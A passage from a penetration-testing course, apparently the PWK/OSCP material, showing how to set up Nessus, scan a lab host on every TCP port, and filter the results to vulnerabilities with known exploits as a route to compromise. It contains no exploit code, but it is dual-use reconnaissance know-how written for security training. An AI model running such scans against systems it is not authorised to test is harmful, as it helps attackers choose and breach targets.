


Figure 49: Requesting an Activation Code

After receiving the emailed activation code, we can enter it into Nessus and click *Continue*




Figure 50: Activating Nessus

Now that Nessus is activated, we will be prompted to create a local Nessus user account:




Figure 51: Creating a Local Nessus Account

Finally, we must download and compile all the plugins. This can take a significant amount of time to complete.




Figure 52: Updating Nessus

8.2.2 Defining Targets

Once Nessus is installed, it's time to set up our first scan. To begin, we simply click the New Scan button.




Figure 53: Creating a Scan

Nessus supports a number of scan types, including:

- *Basic Network Scan*: Generic scan with various checks that are suitable to be used against various target types.
- *Credentialed Patch Audit*: Authenticated scan that enumerates missing patches.
- *Web Application Tests*: Specialized scan for discovering published vulnerabilities in Web Applications.
- *Spectre and Meltdown*: Targeted scan for the Spectre²³¹ and Meltdown²³² vulnerabilities.

We recommend investigating these scan types, but for this introductory section, we will focus on a standard, basic network scan, which we can launch by clicking on *Basic Network Scan*.

²³¹ (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Spectre_\(security_vulnerability\)](https://en.wikipedia.org/wiki/Spectre_(security_vulnerability))

²³² (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Meltdown_\(security_vulnerability\)](https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability))

Scan Templates

[◀ Back to Scans](#)

Scanner Search List


 Advanced Dynamic Scan Configure a dynamic plugin scan without recommendations.	 Advanced Scan Configure a scan without using any recommendations.	 Audit Cloud Infrastructure Audit the configuration of third-party cloud services. UPGRADE	 Badlock Detection Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
 Bash Shellshock Detection Remote and local checks for CVE-2014-6271 and CVE-2014-7169.	 Basic Network Scan A full system scan suitable for any host. SELECT	 Credentialed Patch Audit Authenticate to hosts and enumerate missing updates.	 DROWN Detection Remote checks for CVE-2016-0800.

Figure 54: Selecting a Basic Network Scan

This will present the scan configuration settings screen with two required arguments: a name for our scan and a list of targets. Nessus supports adding targets as an IP address, an IP range, or comma-delimited FQDN or IP list.

For this example, we will scan the *Gamma* machine in the PWK labs, which has an IP address of 10.11.1.73. We will enter “*Gamma - Basic*” into the *Name* field and the IP address into the *Targets* field:

New Scan / Basic Network Scan

[◀ Back to Scan Templates](#)


The screenshot shows the configuration interface for a new scan. On the left, there's a sidebar with sections like BASIC, SCHEDULE, NOTIFICATIONS, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The BASIC section is selected. In the main area, there are fields for Name (set to "Gamma - Basic"), Description (empty), Folder (set to "My Scans"), and Targets (set to "10.11.1.73"). At the bottom, there are buttons for Save (highlighted with a red box) and Cancel.

Figure 55: Configuring Scan of Gamma

8.2.3 Configuring Scan Definitions

In this scenario, we have selected the Basic Network Scan template definition which, like all other templates, comes preconfigured with default settings. However, these defaults might not be exactly what we are looking for and we must take into consideration our environment, our time constraints, and the target that will be scanned. Some things to consider when configuring the Basic Network Scan template include:

1. Are our targets located on an internal network or are they publicly accessible?
2. Should the scanner attempt to brute force user credentials?
3. Should the scanner scan all TCP and UDP ports or only common ports?
4. Which checks should the scanner run and which ones should it avoid?
5. Should the scanner run an Authenticated Scan or an Unauthenticated Scan?

For this scan, we want to run an initial basic port scan against *ALL* ports. By default, the *Basic Network Scan* will only scan the common ports. To change this, we click the *Discovery* link on the left side of the *Settings* tab.

New Scan / Basic Network Scan

[◀ Back to Scan Templates](#)

Settings Credentials Plugins 

BASIC 

General

Schedule

Notifications

DISCOVERY  

ASSESSMENT 

REPORT 

ADVANCED 

Name

Description

Folder 


Targets

Upload Targets  Add File

Figure 56: Accessing the Discovery Settings

From the Scan Type dropdown, we change the value from *Port scan (common ports)* to *Custom*.

New Scan / Basic Network Scan

[◀ Back to Scan Templates](#)

The screenshot shows the 'New Scan / Basic Network Scan' configuration page. At the top, there are three tabs: 'Settings' (selected), 'Credentials', and 'Plugins'. On the left, a sidebar has sections for 'BASIC' (with 'DISCOVERY' selected, highlighted by a red box), 'ASSESSMENT', 'REPORT', and 'ADVANCED'. In the main area, under 'Scan Type', a dropdown menu shows 'Port scan (common ports)', 'Port scan (common ports)', 'Port scan (all ports)', and 'Custom', with 'Custom' also highlighted by a red box. Below this, a note says 'Use fast network discovery'. Under 'Port Scanner Settings:', there are three options: 'Scan common ports', 'Use netstat if credentials are provided', and 'Use SYN scanner if necessary'. Under 'Ping hosts using:', there are three options: 'TCP', 'ARP', and 'ICMP (2 retries)'. A watermark 'Out of 545 - Ryan Dolan' is visible diagonally across the interface.

Figure 57: Configuring Scanner to Use A Custom Port Configuration

This will add additional configurations under *Discovery*. Next, we will click *Discovery* and *Port Scanning* to configure the port range:





Figure 58: Selecting new Port Scanning Option

Within the *Port Scanning* section, we will set the *Port scan range* to show “0-65535” in order to scan all ports:

New Scan / Basic Network Scan

[◀ Back to Scan Templates](#)



The screenshot shows the 'Ports' configuration page. It includes a checkbox for 'Consider unscanned ports as closed' and a field for 'Port scan range' which is set to '0-65535' (also highlighted with a red box). In the background, there is a watermark that reads 'OSCP 55454 - Plan, Do, Check, Act'.

Figure 59: Configuring Scanner to Scan All Ports

In this scenario, we have chosen a scan definition that will scan all TCP ports but no UDP ports. While this will increase the speed of the scan, we might miss crucial services running on the target. During an engagement, we must weigh the stability of the target network, the scope of the target, the duration of the engagement, and many other factors when configuring our port scan options.

During the configuration of the scan definition, we did not configure any credentials, which implies that this scan will run unauthenticated. Additionally, we accepted the defaults under *Basic Network Scan*, which means brute forcing of user credentials will not be enabled. If we review other options under Basic Network Scan, we can verify that the scan will run generic checks against the target in contrast to other templates like *Spectre and Meltdown*, which include specific vulnerability checks. Keep in mind that a scan configured like this will be highly noticeable on the network traffic level as it scans all ports and searches for all applicable vulnerabilities.

Now that we have completely reviewed all the configuration options and understand (at least at a high level) what the scanner is going to do, we can proceed with running our first scan.

8.2.4 Unauthenticated Scanning With Nessus

When we are ready to run this first unauthenticated scan, we click the arrow next to Save and then click *Launch*:




Figure 60: Launching the Scan

Initially, the scan will have a status of *Running* (Figure 61).



Name	Schedule	Last Modified
Gamma - Basic	On Demand	Today at 3:12 PM

Figure 61: Scan Status in Progress

Once the scan is finished, the status will change to *Completed* (Figure 62).

My Scans

Import

New Folder

+ New Scan

Search Scans		7 Scans
<input type="checkbox"/> Name	Schedule	Completed Last Modified ▾
<input type="checkbox"/> Gamma - Basic	On Demand	✓ Today at 3:10 PM ▶ X

Figure 62: Scan Status in Progress

The scan time will vary based on many factors including the scan configuration and the speed of the network.

From the “My Scans” screen, we can click on the scan name, “Gamma - Basic”, to show the list of hosts discovered during the scan and the breakdown of potential vulnerabilities:

Gamma - Basic

[◀ Back to My Scans](#)

Configure Audit Trail Launch Export ▾

Hosts 1 Vulnerabilities 108 Remediations 3 History 3

Filter Search Hosts 1 Host

<input type="checkbox"/> Host	Vulnerabilities
<input type="checkbox"/> 10.11.1.73	9 Critical 19 High 26 Medium 1 Low

Scan Details

Name: Gamma - Basic
Status: Completed
Policy: Basic Network Scan
Scanner: Local Scanner
Start: Today at 4:30 PM
End: Today at 4:39 PM
Elapsed: 8 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

OS-555454 Ryan Dolan

Figure 63: Viewing Scan Overview

Whether we scan one host or many, we can click on an IP address or hostname to display the vulnerabilities discovered for that target, as shown in Figure 64:

Gamma - Basic / 10.11.1.73

[Configure](#)
[◀ Back to Hosts](#)

Vulnerabilities 39

Filter ▾	Search Vulnerabilities	39 Vulnerabilities		
<input type="checkbox"/> Sev ▾	Name ▲	Family ▲	Count ▾	
<input type="checkbox"/> MIXED	PHP (Multiple Issues)	CGI abuses	26	
<input type="checkbox"/> MIXED	Microsoft Windows (Mul...)	Windows	5	
<input type="checkbox"/> MIXED	Apache HTTP Server (...)	Web Servers	14	
<input type="checkbox"/> MIXED	SNMP (Multiple Issues)	SNMP	7	
<input type="checkbox"/> MIXED	SSL (Multiple Issues)	General	9	
<input type="checkbox"/> MIXED	HTTP (Multiple Issues)	Web Servers	4	
<input type="checkbox"/> MIXED	Microsoft Windows (Mul...)	Misc.	4	
<input type="checkbox"/> MEDIUM	Microsoft Windows Remote D...	Windows	1	

Figure 64: Viewing Discovered Vulnerabilities

We can filter these vulnerabilities by severity, exploitability, CVE, and more. To display the vulnerabilities that will most likely lead to target compromise, we can click on *Filter* and change the dropdown on the resultant panel to "Exploit Available", accepting the defaults of "is equal to" and "true". Once configured, we click *Apply*:





Figure 65: Filtering Vulnerabilities with Exploits

This will display a list of vulnerabilities in groups that are defined by Nessus:




The screenshot shows a table of vulnerabilities. At the top left is a 'Vulnerabilities' button with a count of 3. Below it is a 'Filter' dropdown and a search bar. The table has columns: 'Sev' (Severity), 'Name' (Name), 'Family' (Family), and 'Count'. There are three rows of data:

Sev	Name	Family	Count
MIXED	Microsoft Windows (Multiple Issues)	Windows	2
MIXED	Apache HTTP Server (Multiple Issues)	Web Servers	4
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	General	1

Figure 66: Vulnerability List with Groups

While this grouping can be useful, we will click the gear icon at the top right of the table and click *Disable Groups*. This will present a preferred output format, listing all vulnerabilities on a single page, sorted by severity:



The screenshot shows the same table of vulnerabilities, but the gear icon at the top right is highlighted with a red box. A dropdown menu appears, with the 'Disable Groups' option highlighted with a red box. The menu also includes 'Show Snoozed'.

Sev	Name	Family	Count
MIXED	Microsoft Window...	Windows	2
MIXED	Apache HTTP Ser...	Web Servers	4
MEDIUM	SSL Certificate Signed ...	General	1

Figure 67: Disabling Grouping

This output format is perfect for our purposes as it displays a kind of roadmap to potential compromise of the target, with highest-risk vulnerabilities displayed first:

Vulnerabilities 7

1 Filter Search Vulnerabilities 7 Vulnerabilities

Sev	Name	Family	Count	
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could All...	Windows	1	
HIGH	Apache 2.4.x < 2.4.10 Multiple Vulnerabilities	Web Servers	1	
HIGH	Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy)	Web Servers	1	
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could ...	Windows	1	
MEDIUM	Apache 2.4.x < 2.4.28 HTTP Vulnerability (OptionsBl...	Web Servers	1	
MEDIUM	Apache 2.4.x < 2.4.39 Multiple Vulnerabilities	Web Servers	1	
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	General	1	

Figure 68: Grouping Disabled

Of course, some of the entries may represent false positives, which is why it is critical to review the scan data and manually test the scan results.

8.2.4.1 Exercises

1. Follow the steps above to create your own unauthenticated scan of Gamma.
2. Run the scan with Wireshark open and identify the steps the scanner performed to completed the scan.
3. Review the results of the scan.

8.2.5 Authenticated Scanning With Nessus

We can generate more detailed information and reduce false positives by performing an authenticated scan, which requires valid target credentials. To demonstrate the value of an authenticated scan, we will run one against our Debian lab client. Keep in mind however that as penetration testers we would not perform an authenticated scan in most cases without explicit permission and clear communication from the target network administrators due to potentially higher risks of unintentional interruptions to production systems.

To begin, we'll click the New Scan button to start a scan.




Figure 69: Creating a Scan

Even though all Nessus templates accept user credentials, we will use the *Credentialed Patch Audit* scan template, which comes preconfigured to execute local security checks against the target. This template will not only scan for missing operating system level patches, but will also scan for outdated applications that could be vulnerable to vectors such as privilege escalation.

Next, we will click the *Credentialed Patch Audit* card:

